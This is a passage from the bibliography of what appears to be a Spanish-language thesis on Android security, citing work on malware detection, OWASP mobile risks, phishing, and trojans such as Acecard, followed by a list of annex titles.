- [11] M. Fernando and F. Amaya, “Valoración de la plataforma ASEF como base para detección de malware en aplicaciones Android Assessment of ASEF platform as a basic tool for detecting malware in Android Apps,” vol. 8, pp. 11–23, 2014.
- [12] T. Tercero, “Dialnet-EICiberespacioYEICrimenOrganizado-3837304.”
- [13] U. L. Libertadores, “Implicaciones que conlleva ignorar las políticas de privacidad al momento de descargar aplicaciones en teléfonos con plataforma Android para los estudiantes de la Facultad de Ciencias de la Comunicación de la Fundación Universitaria Los Libertadores,” pp. 1–68.
- [14] “Desarrollar políticas de seguridad en teléfonos inteligentes con sistema operativo Android utilizados en la Policía Nacional.,” 2016.
- [15] “Reporte Técnico RT 13-08,” 2013.

- [16] A. Shabtai, U. Kanonov, Y. Elovici, C. Glezer, and Y. Weiss, “ ‘Andromaly’: a behavioral malware detection framework for android devices,” pp. 161–190, 2012.
- [17] I. Burguera and U. Zurutuza, “Crowdroid: Behavior-Based Malware Detection System for Android,” pp. 15–25, 2011.
- [18] A. Shabtai, “Malware Detection on Mobile Devices,” pp. 4–5, 2010.
- [19] K. Ohta, K. Kiminami, T. Nakagawa, C. Doi, and H. Inamura, “Design and Implementation of Privacy-enhanced Operation History Middleware for Smartphones,” pp. 336–341, 2011.
- [20] M. S. V. L. and D. de J. R. R. G. E. R. A. C. A. M. L. H. A. R. R., “Análisis estratégico del sector teléfonos móviles inteligentes smartphones,” no. 118, 2012.
- [21] G. Lavigne, C. D. E. Latindex, P. H. Ritchie, J. O. Sandoval, and G. Lavigne, “NUEVOS PROCESOS DE INTERACTIVIDAD E INTERACCIÓN SOCIAL: USO DE SMARTPHONES POR ESTUDIANTES Y DOCENTES UNIVERSITARIOS NEW PROCESS OF INTERACTIVITY AND SOCIAL INTERACTION: USE OF Patricio Henríquez Ritchie Javier Organista Sandoval NUEVOS PROCESOS DE INTE,” 2013.
- [22] P. E. Mart and R. R. E. D. Mayo, “La evolución de la telefonía móvil,” 2001.
- [23] H. Lee, H. Ahn, and S. Choi, “The SAMS: Smartphone Addiction Management System and Verification,” 2014.
- [24] D. Manikandan, “Smart Banking Environment Based on Context History,” pp. 450–455, 2011.
- [25] J. Santomá, “BANCARIZACION DE LOS POBRES: MODELOS DE NEGOCIO Y DESAFIOS REGULATORIOS Francesc Prior BANCARIZACION DE LOS POBRES: Resumen,” vol. 3, 2008.
- [26] B. Kitchenham, “Procedures for Performing Systematic Reviews.”
- [27] B. Kitchenham and S. Charters, “Guidelines for performing Systematic Literature Reviews in Software Engineering,” *Engineering*, vol. 2, p. 1051, 2007.
- [28] R. Fonseca, C. Dirigida, O. Dieste, and N. Juristo, “Departamento de Lenguajes y Sistemas Informáticos e Ingeniería de Software Escuela Técnica Superior de Ingenieros Informáticos Universidad Politécnica de Madrid Conceptualización e Infraestructura para la Investigación Experimental en Ingeniería del Softw,” 2014.
- [29] “SCOPUS.” [Online]. Available: <https://www.scopus.com/>.
- [30] owasp, “Mobile_Top_10_2014-M2 @ www.owasp.org,” 31/03/2016. [Online]. Available: https://www.owasp.org/index.php/Mobile_Top_10_2014-M2. [Accessed: 30-May-2016].
- [31] “IEEE.” [Online]. Available: <http://ieeexplore.ieee.org/Xplore/home.jsp>.
- [32] “SCHOLAR GOOGLE.” .
- [33] owasp, “Mobile_Top_10_2014-M1 @ www.owasp.org,” 2014. [Online]. Available: https://www.owasp.org/index.php/Mobile_Top_10_2014-M1. [Accessed: 23-May-2016].
- [34] owasp, “Mobile_Top_10_2014-M3 @ www.owasp.org,” 8 de Octubre, 2015.

- [Online]. Available: https://www.owasp.org/index.php/Mobile_Top_10_2014-M3. [Accessed: 30-May-2016].
- [35] "Mobile_Top_10_2014-M4 @ www.owasp.org," 8 de Octubre, 2014. [Online]. Available: https://www.owasp.org/index.php/Mobile_Top_10_2014-M4. [Accessed: 30-May-2014].
- [36] ow, "Mobile_Top_10_2014-M5 @ www.owasp.org," 8 de Octubre, 2015. [Online]. Available: https://www.owasp.org/index.php/Mobile_Top_10_2014-M5.
- [37] owasp, "Mobile_Top_10_2014-M6 @ www.owasp.org," 8 de Octubre, 2014. [Online]. Available: https://www.owasp.org/index.php/Mobile_Top_10_2014-M6. [Accessed: 30-May-2016].
- [38] owasp, "Mobile_Top_10_2014-M7 @ www.owasp.org," 8 de Octubre, 2014. [Online]. Available: https://www.owasp.org/index.php/Mobile_Top_10_2014-M7. [Accessed: 31-May-2016].
- [39] owasp, "Mobile_Top_10_2014-M8 @ www.owasp.org," 8 de Octubre, 2015. [Online]. Available: https://www.owasp.org/index.php/Mobile_Top_10_2014-M8. [Accessed: 31-May-2016].
- [40] owasp, "Mobile_Top_10_2014-M9 @ www.owasp.org," 8 de Octubre, 2014. [Online]. Available: https://www.owasp.org/index.php/Mobile_Top_10_2014-M9. [Accessed: 01-Jun-2016].
- [41] owasp, "Mobile_Top_10_2014-M10 @ www.owasp.org," 8 de Octubre, 2015. [Online]. Available: https://www.owasp.org/index.php/Mobile_Top_10_2014-M10. [Accessed: 01-Jun-2016].
- [42] G. Bottazzi, E. Casalicchio, D. Cingolani, F. Marturana, and M. Piu, "MP-Shield : A Framework for Phishing Detection in Mobile Devices," pp. 1977–1983, 2015.
- [43] W. Steven and T. Jaramillo, "IDENTIFICACIÓN DE LOS ATAQUES MÁS REALIZADOS EN UN SITIO CONCURRIDO POR PERSONAS QUE UTILIZAN SUS DISPOSITIVOS MÓVILES Y DETERMINACIÓN DE LAS VULNERABILIDADES MÁS COMUNES EN EL SISTEMA OPERATIVO ANDROID.," 2016.
- [44] Y. Chen, E. Mmailntustedutw, H. Lee, and A. B. Jeng, "DroidCIA : A Novel Detection Method of Code Injection Attacks on HTML5-based Mobile Apps," pp. 1014–1021, 2015.
- [45] U. Mayor, D. S. Andrés, and K. R. Pereira, "Cross-Site Scripting," pp. 54–56.
- [46] K. LAB, "El-troyano-Acecard-un-riesgo-para-los-usuarios-de-mas-de-30-aplicaciones-para-transacciones-bancarias-y-pagos-en-Android @ latam.kaspersky.com," 23 de febrero, 2016. [Online]. Available: <http://latam.kaspersky.com/sobre-kaspersky/centro-de-prensa/comunicados-de-prensa/2016/El-troyano-Acecard-un-riesgo-para-los-usuarios-de-mas-de-30-aplicaciones-para-transacciones-bancarias-y-pagos-en-Android>. [Accessed: 22-Jun-2016].
- [47] SOFTPEDIA, "Stagefright: A Silent Vulnerability That Affects 950 Million Android Phones," 2015. [Online]. Available: <http://news.softpedia.com/news/stagefright-a-silent-vulnerability-that-affects-950-million-android-phones-487861.shtml>. [Accessed: 02-Jun-2017].

11. ANEXOS.

ANEXO 1. ENCUESTA

ANEXO 2. DIAGRAMA DE GANT

ANEXO 3. LICENCIA